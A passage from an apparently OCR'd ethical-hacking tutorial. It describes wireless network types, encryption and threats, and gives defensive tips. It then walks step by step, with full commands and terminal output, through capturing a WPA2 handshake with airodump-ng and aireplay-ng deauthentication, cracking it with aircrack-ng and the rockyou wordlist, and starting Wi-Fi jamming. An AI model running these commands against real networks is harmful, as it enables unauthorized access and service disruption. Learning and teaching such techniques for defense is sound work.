
Install it

It will start on local host.


Click on add target:



Select the target and click on scan button:



It will start a window stating scan option:



It will start scanning and we can see list of vulnerabilities

Its an automated software hence, can also give false errors or false clues therefore it's no highly recommended.

INTRODUCTION TO HACKING WIRELESS NETWORKS

Types of Wireless Networks:

1. Extension to Wired Network:

One common type of wireless network is an extension of a wired network. In this setup, a wireless access point (WAP) is connected to an existing wired network infrastructure, such as a router or switch. The WAP acts as a bridge between the wired network and wireless devices, allowing devices like laptops, smartphones, and tablets to connect to the network without the need for physical cables. This setup is commonly used in homes, offices, and public places like cafes or airports, where users can access the internet or resources of the wired network through the wireless access point.

Example: In a home network, you have a wired broadband router connected to the internet. To provide wireless connectivity to your mobile devices, you install a wireless access point (WAP) that extends the network's reach wirelessly, allowing your devices to connect to the internet without using Ethernet cables.

2. Multiple Access Points (Mesh Network):

A multiple access point network, also known as a mesh network, consists of multiple wireless access points that work together to provide seamless wireless coverage over a larger area. These access points are interconnected wirelessly, forming a network where devices can roam between different access points without losing connectivity. Mesh networks are commonly used in large areas like office buildings, warehouses, and outdoor environments to ensure consistent and reliable wireless coverage throughout the entire area.

Example: In a large office building, several wireless access points are strategically placed on different floors and areas to provide uniform wireless coverage. As employees move around the building, their devices automatically connect to the nearest access point, ensuring a seamless internet connection.

3. LAN-to-LAN Wireless Network:

A LAN-to-LAN wireless network is used to connect two or more Local Area Networks (LANs) together wirelessly. This type of network is commonly used to link separate buildings, offices, or remote locations that are within range of each other. By establishing a wireless connection between the LANs, devices on one LAN can communicate with devices on the other LAN(s) as if they were part of the same local network.

Example: A company with multiple office locations wants to connect their LANs securely without running physical cables between the buildings. They use point-to-point wireless bridges to establish a secure and high-speed wireless link between the offices, allowing employees from different locations to share resources and collaborate seamlessly.

4. 3G/4G Hotspot (Dongle):


A 3G/4G hotspot, commonly referred to as a dongle, is a portable device that provides internet connectivity to devices using cellular data networks. It acts as a mini wireless router, creating a Wi-Fi hotspot that allows devices to connect to the internet using cellular data. These hotspots are popular for users who need internet access on the go or in areas where wired or fixed wireless connections are not available.

Example: A traveller uses a 4G dongle while on a train journey to access the internet on their laptop or tablet. The dongle connects to the cellular network, and the user can access the internet without relying on Wi-Fi networks at train stations or cafes.

Types of wireless encryption:

- WEP: An encryption algorithm for IEEE 802.11 wireless networks.
- WPA: An advanced wireless encryption protocol using T KIP and MIC to provide stronger encryption and authentication.
- WPA2: An upgrade to WPA using AES and CCMP for wireless data encryption.
- AES: A symmetric-key encryption, used in WPA2 as a replacement for TKIP.

Types of wireless threat:



Sure, let's go through the various wireless threats and examples you mentioned:

1. Access Point Theft:

Access point theft involves stealing a legitimate wireless access point's identity and setting up a rogue access point with the same network name (SSID). Users unknowingly connect to the rogue AP, which allows attackers to intercept data and potentially perform man-in-the-middle attacks.

Example: An attacker sets up a rogue access point in a coffee shop with the same name as the legitimate Wi-Fi network. Unsuspecting users connect to the rogue AP, allowing the attacker to intercept their data.

2. Denial of Service (DoS):

A Denial of Service attack floods the target wireless network with a high volume of traffic, causing it to become unavailable to legitimate users.

Example: An attacker launches a DoS attack on a corporate Wi-Fi network, overwhelming it with a large number of connection requests, effectively rendering it unusable for legitimate users.

3. Authentication Flood:

An authentication flood attack overwhelms the authentication server with an excessive number of authentication requests, leading to service disruption or exhaustion of server resources.

Example: An attacker sends a large number of fake authentication requests to a Wi-Fi network's authentication server, causing it to crash or become unresponsive.

4. Dissociation Attack:

In a dissociation attack, an attacker sends a fake disassociation frame to a client device, disconnecting it from the legitimate wireless network.

Example: An attacker sends disassociation frames to connected devices on a public Wi-Fi network, forcing them to disconnect from the network.

5. De-authentication Flood:

Similar to a dissociation attack, a de-authentication flood attack sends fake de-authentication frames to disconnect devices from the Wi-Fi network.

Example: An attacker floods a target Wi-Fi network with de-authentication frames, repeatedly disconnecting all connected devices from the network.

6. ARP Cache Poisoning Attack:

In an ARP cache poisoning attack (also known as ARP spoofing), the attacker sends fake Address Resolution Protocol (ARP) messages to associate the attacker's MAC address with the IP address of a legitimate device on the network. This allows the attacker to intercept traffic meant for the legitimate device.

Example: An attacker spoofs ARP messages to associate their MAC address with the gateway's IP address, enabling them to intercept and modify traffic flowing through the network.

7. EAP Failure Attack:

In an EAP failure attack, the attacker sends fake Extensible Authentication Protocol (EAP) failure messages, causing clients to disconnect from the network.

Example: An attacker sends forged EAP failure messages to client devices, causing them to disconnect from the Wi-Fi network.

8. Routing Attack:

A routing attack involves manipulating routing tables or information in a wireless network to redirect traffic to an unintended destination.

Example: An attacker modifies the routing tables in a Wi-Fi network to redirect traffic intended for a specific server to a malicious server controlled by the attacker.

9. Power Saving Attack:

In a power saving attack, the attacker exploits the power-saving mode of client devices to disrupt communication and potentially intercept data.

Example: An attacker sends fake power save packets to client devices, causing them to stay in power-saving mode and disrupting their normal communication with the access point.

10. Beacon Flood:

A beacon flood attack floods the wireless network with fake beacon frames, disrupting network performance and causing devices to become unstable.

Example: An attacker sends a large number of fake beacon frames to a Wi-Fi network, overwhelming devices with unnecessary information and causing them to behave unpredictably.

11. TKIP MIC (Message Integrity Check) Exploit:

The TKIP (Temporal Key Integrity Protocol) MIC exploit takes advantage of weaknesses in the TKIP encryption protocol, allowing an attacker to modify or inject data into wireless traffic.

Example: An attacker exploits vulnerabilities in TKIP's encryption method to inject malicious data into encrypted wireless traffic, compromising the integrity of the transmitted data.

Wi-Fi Hacking methodology:

- Wi-Fi discovery
- GPS mapping
- Wireless traffic analysis
- Launch of wireless attack
- Wi-Fi Encryption cracking
- Compromise the Wi-Fi Network

How to keep your wireless device secure (Wi-Fi & Bluetooth):

Wi-Fi:

- Change SSID name
- Change the Wi-Fi password to strong password and do not keep default password.
- Change router admin password
- Turn Wi-Fi router off when not needed.
- Turn mobile Wi-fi off when not needed
- Don’t connect unknow network

Bluetooth:

- Turn Bluetooth off when not needed
- Don’t pair with unfamiliar gadgets or devices.
- Update your software or device regularly
- Do research before buying or paring to a Bluetooth device. It must have good security.

ADVANCED HACKING OF WI-FI WPA/WPA2 WI-FI

- Use iwconfig command to check the mode of the wi-fi adapter/card.

```
└─$ iwconfig
lo        no wireless extensions.

ens33     no wireless extensions.

wlx7cc2c6247a5d  IEEE 802.11bgn  ESSID:"CODE RED TORJAN"  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency:2.462 GHz  Access Point: C0:25:2F:8F:82:CA
          Bit Rate:150 Mb/s   Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=98/100  Signal level=26/100  Noise level=0/100
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```


- Give sudo permissions
- Use command airmon-ng check kill to kill the task running

```
└─$ sudo airmon-ng check kill
[sudo] password for hemanshu:

Killing these processes:

    PID Name
    636 wpa_supplicant
```

- Change the interface mode to monitor mode (airmon-ng wlx7cc2c6247a5d)her wlx7cc2c6247a5d is the interface name.

```
└─# airmon-ng start wlx7cc2c6247a5d


PHY     Interface       Driver          Chipset

phy5    wlx7cc2c6247a5d 8188eu          Realtek Semiconductor Corp. RTL8188EUS 802.11n Wireless Network Adapter
                (monitor mode enabled)
```

- (airodump ng wlx7cc2c6247a5d) to see the interfaces available




Stop using control c

- To start monitoring process -c here represents the channel number and –bssid represents the bssid. Replace the destination for saving file according to your will.

```
#airodump-ng -c 1 --bssid DE:C0:F3:96:02:EF -w /home/hemanshu/Desktop/ wlx7cc2c6247a5d
```

This will be the output:



- Open new terminal

To send de-authentication packets to capture handshake file we use

(aireplay-ng -0 10 -a DE:C0:F3:96:02:EF wlx7cc2c6247a5d) where DE:C0:F3:96:02:EF is the bssid and wlx7cc2c6247a5d name of interface


```
┌─[root@parrot]─[/home/hemanshu]
└──╼ #aireplay-ng -0 10 -a DE:C0:F3:96:02:EF wlx7cc2c6247a5d
11:50:47  Waiting for beacon frame (BSSID: DE:C0:F3:96:02:EF) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:50:47  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:48  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:48  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:49  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:49  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:50  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:50  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:51  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:51  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
11:50:52  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
```

We can see WPA handshake file captured on another terminal

```
 CH 11 ][ Elapsed: 8 mins ][ 2023-07-20 11:54 ][ WPA handshake: DE:C0:F3:96:02:EF

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 DE:C0:F3:96:02:EF  -41  96     4566       54    0  11  180   WPA2 CCMP   PSK  Trojan

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 DE:C0:F3:96:02:EF  6E:72:69:FE:6D:D7  -22    1e- 1      0       862  EAPOL
```

Now we can see the captured file on the location and now we have to crack it

- In places >files >usr>share>wordlist there is a zip file named rockyou.txt just unzip it ,it will be out wordlist
  Use the following command in terminal when you open the wordlist directory with open with terminal



It will unzip the file

- To crack password using wordlist we have to use the command (aircrack-ng -a2 DE:C0:F3:96:02:EF -w /usr/share/wordlist/rockyou.txt /home/username/Desktop/-01.cap)

```
#aircrack-ng -a2 DE:C0:F3:96:02:EF -w /usr/share/wordlist/rockyou.txt /home/hemanshu/Desktop/-01.cap
```


After hitting enter we can see that the wordlist starts to be matcher and find the password.

```
                              Aircrack-ng 1.6

  [00:00:09] 36007/14344392 keys tested (4068.27 k/s)

  Time left: 58 minutes, 37 seconds                          0.25%

                             KEY FOUND! [ 44448888 ]


  Master Key     : 0B 41 DA 26 B0 B2 2B 64 1D 03 6F 4A C1 B7 3A 84
                   16 1E EB 58 EE 79 29 87 61 C3 8C 9C 4F 08 37 48

  Transient Key  : 34 DA 6C 45 6C 1B 7B 91 C0 6F 57 BE B9 00 64 2B
                   02 DE F0 18 D6 31 0C CF 31 50 CE C6 66 6C 64 DF
                   52 45 8F 01 D7 7C 74 A8 08 FB 2B 3C CE 9E 97 40
                   19 B7 B2 3D EA 8F B2 93 D8 E2 AD D4 A8 AA E2 07

  EAPOL HMAC     : 76 5D 39 59 F1 CC B5 00 EC 9E 66 45 C4 4D 03 49
```


Note: For more complex passwords good wordlist is needed and strong information gathering of the system to be attacked is needed.

WI-FI JAMMING

- Connect your wireless interface
- And change the mode to monitor using the command (airmon-ng start interface name)
- Use airodump-ng command



- If the interface and system are not on same channel use the following command to bring them on same channel (sudo airmon-ng start wlx7cc2c6247a5d 11) her 11 can be replaced by desired channel . and to send death packets use the command in below image.

